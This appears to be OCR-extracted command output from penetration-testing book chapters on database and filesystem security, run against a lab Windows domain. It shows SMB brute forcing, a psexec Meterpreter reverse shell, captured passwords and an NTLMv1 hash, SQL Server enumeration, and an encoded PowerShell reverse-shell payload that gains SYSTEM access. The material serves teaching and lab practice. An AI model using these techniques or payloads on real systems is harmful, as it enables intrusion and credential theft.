<file://192.168.64.130/test> This is test email <end>
1:20 PM

Microsoft Outlook
Contacting the server for information.
Cancel


```
[+] Listening for events...
[HTTP] Basic Client   : 192.168.64.1
[HTTP] Basic Username : deepanshu.khanna
[HTTP] Basic Password : Test@1234
[*] Skipping previously captured hash for deepanshu.khanna
```


Chapter 15: Enterprise Applications Security – Databases and Filesystems




```
C:\Users\Legion>nbtstat -A 192.168.64.152

VMware Network Adapter VMnet1:
Node IpAddress: [192.168.246.1] Scope Id: []

    Host not found.

VMware Network Adapter VMnet8:
Node IpAddress: [192.168.64.1] Scope Id: []

            NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    WIN-0I0N2FIT2B1<00>  UNIQUE      Registered
    HACKME         <00>  GROUP       Registered
    HACKME         <1C>  GROUP       Registered
    WIN-0I0N2FIT2B1<20>  UNIQUE      Registered
    HACKME         <1B>  UNIQUE      Registered

    MAC Address = 00-0C-29-6C-4F-20
```

```
C:\Users\Legion>nmap -sT -sU --script=nbns-interfaces.nse,nbstat.nse -p137,138,139 -T4 -A 192.168.64.152
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-11 14:12 Arab Standard Time
Nmap scan report for 192.168.64.152
Host is up (0.00092s latency).

PORT    STATE         SERVICE     VERSION
137/tcp filtered      netbios-ns
138/tcp filtered      netbios-dgm
139/tcp open          netbios-ssn Microsoft Windows netbios-ssn
137/udp open          netbios-ns  Microsoft Windows netbios-ssn (workgroup: HACKME)
| nbns-interfaces:
|   hostname: WIN-0I0N2FIT2B1
|   interfaces:
|_    192.168.64.152
138/udp open|filtered netbios-dgm
139/udp closed        netbios-ssn
MAC Address: 00:0C:29:6C:4F:20 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2012|7|8.1
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_7::ultimate cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Server 2012 R2 Update 1, Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WIN-0I0N2FIT2B1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| nbstat: NetBIOS name: WIN-0I0N2FIT2B1, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:6c:4f:20 (VMware)
| Names:
|   WIN-0I0N2FIT2B1<00>  Flags: <unique><active>
|   HACKME<00>           Flags: <group><active>
|   HACKME<1c>           Flags: <group><active>
|   WIN-0I0N2FIT2B1<20>  Flags: <unique><active>
|_  HACKME<1b>           Flags: <unique><active>
```






```
nmap -p 445 -T4 -A -v 192.168.64.152

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
|_smb2-time: Protocol negotiation failed (SMB2)
| nbstat: NetBIOS name: WIN-0I0N2FIT2B1, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:6c:4f:20 (VMware)
| Names:
|   WIN-0I0N2FIT2B1<20>  Flags: <unique><active>
|   WIN-0I0N2FIT2B1<00>  Flags: <unique><active>
|   HACKME<00>           Flags: <group><active>
|   HACKME<1c>           Flags: <group><active>
|_  HACKME<1b>           Flags: <unique><active>
| smb-os-discovery:
|   OS: Windows Server 2012 R2 Standard 9600 (Windows Server 2012 R2 Standard 6.3)
|   OS CPE: cpe:/o:microsoft:windows_server_2012::-
|   Computer name: WIN-0I0N2FIT2B1
|   NetBIOS computer name: WIN-0I0N2FIT2B1\x00
|   Domain name: hackme.pal
|   Forest name: hackme.pal
|   FQDN: WIN-0I0N2FIT2B1.hackme.pal
|_  System time: 2022-03-14T20:16:58+05:30
```

```
nmap -p 445 -Pn --script smb-protocols 192.168.64.152

Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-14 18:41 Arab Standard Time
Nmap scan report for 192.168.64.152
Host is up (0.00s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:6C:4F:20 (VMware)

Host script results:
| smb-protocols:
|   dialects:
|_    NT LM 0.12 (SMBv1) [dangerous, but default]
```

```
nmap -p 445 -Pn --script smb-vuln* 192.168.64.152

Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-14 18:53 Arab Standard
Nmap scan report for 192.168.64.152
Host is up (0.00s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:6C:4F:20 (VMware)

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 5.57 seconds
```

```
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.64.152
RHOSTS => 192.168.64.152
msf6 auxiliary(scanner/smb/smb_login) > set SMBDomain hackme.pal
SMBDomain => hackme.pal
msf6 auxiliary(scanner/smb/smb_login) > set SMBUSER Administrator
SMBUSER => Administrator
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE /root/pass.txt
PASS_FILE => /root/pass.txt
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 192.168.64.152:445    - 192.168.64.152:445 - Starting SMB login bruteforce
[-] 192.168.64.152:445    - 192.168.64.152:445 - Failed: 'hackme.pal\Administrator:test',
[!] 192.168.64.152:445    - No active DB -- Credential data will not be saved!
[-] 192.168.64.152:445    - 192.168.64.152:445 - Failed: 'hackme.pal\Administrator:test123',
[-] 192.168.64.152:445    - 192.168.64.152:445 - Failed: 'hackme.pal\Administrator:Admin123',
[+] 192.168.64.152:445    - 192.168.64.152:445 - Success: 'hackme.pal\Administrator:Admin@123!' Administrator
[*] 192.168.64.152:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.64.152
RHOSTS => 192.168.64.152
msf6 exploit(windows/smb/psexec) > set SERVICE_NAME cmd.exe
SERVICE_NAME => cmd.exe
msf6 exploit(windows/smb/psexec) > set SMBSHARE ADMIN$
SMBSHARE => ADMIN$
msf6 exploit(windows/smb/psexec) > set SMBDomain hackme.pal
SMBDomain => hackme.pal
msf6 exploit(windows/smb/psexec) > set SMBUSER Administrator
SMBUSER => Administrator
msf6 exploit(windows/smb/psexec) > set SMBPASS Admin@123!
SMBPASS => Admin@123!
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.64.130:4444
[*] 192.168.64.152:445 - Connecting to the server ...
[*] 192.168.64.152:445 - Authenticating to 192.168.64.152:445|hackme.pal as user 'Administrator' ...
[*] 192.168.64.152:445 - Selecting PowerShell target
[*] 192.168.64.152:445 - Executing the payload ...
[+] 192.168.64.152:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 192.168.64.152
[*] Meterpreter session 2 opened (192.168.64.130:4444 -> 192.168.64.152:55901 ) at 2022-03-14 22:05:10 +0530

meterpreter > sysinfo
Computer        : WIN-0I0N2FIT2B1
OS              : Windows 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : HACKME
Logged On Users : 7
Meterpreter     : x86/windows
```

```
[SMB] NTLMv1 Client   : 10.172.19.51
[SMB] NTLMv1 Username : [redacted]Administrator
[SMB] NTLMv1 Hash     : Administrator[redacted]:4E8059B374DFB31494F12A58966CA9718AD51CABD3C6834E:4E8059B374DFB31494F12A58966CA9718AD51CABD3C6834E:1122334455667788
```

```
C:\WINDOWS\system32\cmd.exe
C:\Users\Legion>nmap -T4 -A --script=ldap* -p 389 192.168.64.152 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-20 23:48 Arab Standard Time
Nmap scan report for 192.168.64.152
Host is up (0.0019s latency).

Bug in ldap-brute: no string output.
PORT    STATE SERVICE VERSION
389/tcp open  ldap    Microsoft Windows Active Directory LDAP (Domain: hackme.pal, Site: Default-First-Site-Name)
| ldap-rootdse:
| LDAP Results
|   <ROOT>
|       currentTime: 20220320205016.0Z
|       subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=hackme,DC=pal
|       dsServiceName: CN=NTDS Settings,CN=WIN-0I0N2FIT2B1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=hackme,DC=pal
|       namingContexts: DC=hackme,DC=pal
|       namingContexts: CN=Configuration,DC=hackme,DC=pal
|       namingContexts: CN=Schema,CN=Configuration,DC=hackme,DC=pal
|       namingContexts: DC=DomainDnsZones,DC=hackme,DC=pal
|       namingContexts: DC=ForestDnsZones,DC=hackme,DC=pal
|       defaultNamingContext: DC=hackme,DC=pal
|       schemaNamingContext: CN=Schema,CN=Configuration,DC=hackme,DC=pal
|       configurationNamingContext: CN=Configuration,DC=hackme,DC=pal
```

```
PS C:\Users\deep1792\Desktop\PowerUpSQL-master-AV-bypass> Get-SQLInstanceBroadcast

ComputerName     Instance                    IsClustered Version
------------     --------                    ----------- -------
WIN-0I0N2FIT2B1  WIN-0I0N2FIT2B1\SQLEXPRESS  No          13.2.5026.0
```

Host: 192.168.94.131 | Query*

```
1  SELECT name FROM master..sysdatabases
```

sysdatabases (5r × 1c)

name
master
tempdb
model
msdb
pentest

Host: 192.168.94.131 | Query*

```
1  SELECT * FROM sys.server_principals WHERE type_desc != 'SERVER_ROLE'
```

server_principals (2r × 13c)

name	principal_id	sid	type	type_desc	is_disabled	create_date	modify_date	default_database_name	default_language_name	credential_id	owning_principal_id	is_fixed_role
sa	1	□	S	SQL_LOGIN	False	2003-04-08 09:10:35.460	2020-11-17 20:10:34.540	master	us_english	(NULL)	(NULL)	False
deep	269	랔ᄃᆼ뎰fm뒙ㅆ쑬	S	SQL_LOGIN	False	2020-11-13 12:02:39.343	2020-11-18 07:19:30.820	master	us_english	(NULL)	(NULL)	False

Unnamed-1\ - HeidiSQL Portable 11.1.0.6116

File Edit Search Query Tools Go to Help

Database filter | Table filter | Host: 192.168.94.131 | Query*

Unnamed-1
- master
- model
- msdb
- pentest
- tempdb

```
4  RIGHT OUTER JOIN sys.database_principals AS DP1
5  ON DRM.role_principal_id = DP1.principal_id
6  LEFT OUTER JOIN sys.database_principals AS DP2
7  ON DRM.member_principal_id = DP2.principal_id
8  WHERE DP1.type = 'R'
9  ORDER BY DP1.name;
```

database_role_members (10r × 2c)

DatabaseRoleName	DatabaseUserName
db_accessadmin	deep
db_backupoperator	No members
db_datareader	No members
db_datawriter	No members
db_ddladmin	No members
db_denydatareader	No members
db_denydatawriter	No members
db_owner	dbo
db_securityadmin	No members
public	No members

```
1  select * from master..sysservers
```

sysservers (3r × 30c)

d	srvstatus	srvname	srvproduct	providername	datasource
0	1,089	HACKMEPAL	SQL Server	SQLOLEDB	HACKMEPAL
1	1,249	SRVR002\ACCTG	SQL Server	SQLOLEDB	SRVR002\ACCTG
2	1,249	\\192.168.94.132\C:\Users\deep1792\Desktop\Power...	SQL Server	SQLOLEDB	\\192.168.94.132\C:\Users\deep1792\Desktop\Power...

*VMware Network Adapter VMnet8

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tds

No.	Time	Source	Destination	Protocol	Length	Info
71	40.448858	192.168.64.152	192.168.64.1	TDS	192	Response
73	48.459450	192.168.64.1	192.168.64.152	TDS	78	SQL batch
74	48.460364	192.168.64.152	192.168.64.1	TDS	85	Response
75	48.465363	192.168.64.1	192.168.64.152	TDS	78	SQL batch
76	48.466391	192.168.64.152	192.168.64.1	TDS	85	Response
77	48.480097	192.168.64.1	192.168.64.152	TDS	118	SQL batch
78	48.483700	192.168.64.152	192.168.64.1	TDS	247	Response
86	64.970000	192.168.64.1	192.168.64.152	TDS	78	SQL batch
87	64.970918	192.168.64.152	192.168.64.1	TDS	85	Response

Unnamed\ - HeidiSQL Portable 11.2.0.6213

File Edit Search Query Tools Go to Help

Database filter | Table filter | Host: 192.168.64.152 | Query*

Unnamed
- master
- model
- msdb
- tempdb

```
1  SELECT * FROM sys.user_token
```

user_token (1r × 5c)

principal_id	sid	name	type	usage
1	0	dbo	SQL USER	GRANT OR DENY

```
13 /* SQL Error (1038): An object or column name is missing or emp
14 SELECT *, SCHEMA_NAME("schema_id") AS 'schema' FROM "sys"."sys"
15 /* SQL Error (208): Invalid object name 'sys.sys.objects'. */
```

r1 : c29 (28 B) | Connecte | MS SQL 11.0 | Uptime: 00:17 h | Server tim | Idle.

```
> Frame 77: 118 bytes on wire (944 bits), 118 bytes captured (944 bits) on interface \Device\NPF_{1CD2A839-90A9-4FDC-A67E-C2C6522CC7ED}, id
> Ethernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: VMware_6c:4f:20 (00:0c:29:6c:4f:20)
> Internet Protocol Version 4, Src: 192.168.64.1, Dst: 192.168.64.152
> Transmission Control Protocol, Src Port: 60909, Dst Port: 1433, Seq: 2186, Ack: 4500, Len: 64
> Tabular Data Stream

0000  00 0c 29 6c 4f 20 00 50  56 c0 00 08 08 00 45 00   ··)lO ·P V·····E·
0010  00 68 9c 48 40 00 80 06  5c 5d c0 a8 40 01 c0 a8   ·h·H@··· \]··@···
0020  40 98 ed ed 05 99 83 d4  7e bf b5 91 6c ee 50 18   @·------ ~···l·P·
0030  10 01 38 bc 00 00 01 01  00 40 00 00 01 00 53 00   ··8····· ·@····S·
0040  45 00 4c 00 45 00 43 00  54 00 20 00 2a 00 20 00   E·L·E·C· T· ·*· ·
0050  46 00 52 00 4f 00 4d 00  20 00 73 00 79 00 73 00   F·R·O·M· ·s·y·s·
0060  2e 00 75 00 73 00 65 00  72 00 5f 00 74 00 6f 00   ·u·s·e· r·_·t·o·
0070  6b 00 65 00 6e 00                                  k·e·n·
```

```
PS C:\Users\deep1792\Desktop\PowerUpSQL-master-AV-bypass> Get-SQLInstanceScanUDP

cmdlet Get-SQLInstanceScanUDP at command pipeline position 1
Supply values for the following parameters:
(Type !? for Help.)
ComputerName: hackme.pal


ComputerName : hackme.pal
Instance     : hackme.pal\SQLEXPRESS
InstanceName : SQLEXPRESS
ServerIP     : 192.168.94.131
TCPPort      : 1433
BaseVersion  : 13.2.5026.0
IsClustered  : No
```

```
PS C:\Users\deep1792\Desktop\PowerUpSQL-master-AV-bypass> [System.Data.Sql.SqlDataSourceEnumerator]::Instance.GetDataSources()

ServerName      InstanceName IsClustered Version
----------      ------------ ----------- -------
WIN-0I0N2FIT2B1 SQLEXPRESS   No          13.2.5026.0
```

```
Get-SQLInstanceLocal
```


```
PS C:\Users\deep1792\Desktop\PowerUpSQL-master-AV-bypass> Get-SQLInstanceDomain -Verbose
VERBOSE: Grabbing SPNs from the domain for SQL Servers (MSSQL*)...
VERBOSE: Parsing SQL Server instances from SPNs...
VERBOSE: 2 instances were found.


ComputerName     : WIN-0I0N2FIT2B1.hackme.pal
Instance         : WIN-0I0N2FIT2B1.hackme.pal,1433
DomainAccountSid : 1500000521000228130254149172238622237937186342333 00
DomainAccount    : WIN-0I0N2FIT2B1$
DomainAccountCn  : WIN-0I0N2FIT2B1
Service          : MSSQLSvc
Spn              : MSSQLSvc/WIN-0I0N2FIT2B1.hackme.pal:1433
LastLogon        : 17-11-2020 10:25
Description      :

ComputerName     : WIN-0I0N2FIT2B1.hackme.pal
Instance         : WIN-0I0N2FIT2B1.hackme.pal\SQLEXPRESS
DomainAccountSid : 1500000521000228130254149172238622237937186342333 00
DomainAccount    : WIN-0I0N2FIT2B1$
DomainAccountCn  : WIN-0I0N2FIT2B1
Service          : MSSQLSvc
Spn              : MSSQLSvc/WIN-0I0N2FIT2B1.hackme.pal:SQLEXPRESS
LastLogon        : 17-11-2020 10:25
Description      :
```


```
Invoke-SQLAudit -Verbose -Instance WIN-0I0N2FIT2B1.hackme.pal\SQLEXPRESS | Out-GridView
```


ExploitCmd	Details
Crack the password hash offline or relay it to another system.	The public principal has EXECUTE privileges on the xp_dirtree procedure in the master database


```
PS C:\Users\deep1792\Desktop\PowerUpSQL-master-AV-bypass> Get-SQLInstanceDomain -Verbose | Get-SQLServerInfo
VERBOSE: Grabbing SPNs from the domain for SQL Servers (MSSQL*)...
VERBOSE: Parsing SQL Server instances from SPNs...
VERBOSE: 2 instances were found.


ComputerName            : WIN-OION2FIT2B1.hackme.pal
Instance                : WIN-OION2FIT2B1\SQLEXPRESS
DomainName              : HACKME
ServiceProcessID        : 1536
ServiceName             : MSSQL$SQLEXPRESS
ServiceAccount          : LocalSystem
AuthenticationMode      : Windows and SQL Server Authentication
ForcedEncryption        : 0
Clustered               : No
SQLServerVersionNumber  : 13.0.5102.14
SQLServerMajorVersion   : 2016
SQLServerEdition        : Express Edition (64-bit)
SQLServerServicePack    : SP2
OSArchitecture          : X64
OsVersionNumber         : SQL
CurrentLogin            : HACKME\deep1792
IsSysadmin              : No
ActiveSessions          : 1
```

The deep (Not Sysadmin) is configured with the password password@123.












```
PS C:\Users\deep1792\Desktop\nmap-7.90-win32\nmap-7.90> .\ncat.exe -nlvp 443
Ncat: Version 7.90 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
```

```
EXEC[dbo].[runcmd] 'powershell -e SQBuAHYAbwBrAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuACAAJAAoAE4AZQB3AC0ATwB
```

```
PS C:\Users\deep1792\Desktop\nmap-7.90-win32\nmap-7.90> .\ncat.exe -nlvp 443
Ncat: Version 7.90 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.94.131.
Ncat: Connection from 192.168.94.131:49993.









PS C:\Windows\system32> whaomi

PS C:\Windows\system32> PS C:\Windows\system32>
PS C:\Windows\system32>
PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32>
```

Chapter 16: IP Telephony and Collaboration Services Security





160	2.509070	172.20.2.30	172.20.10.170	SIP	781	Request: REGISTER sip:172.20.10.170;transport=UDP (1 binding) |
161	2.509079	172.20.2.30	172.20.10.170	SIP	781	Request: REGISTER sip:172.20.10.170;transport=UDP (1 binding) |
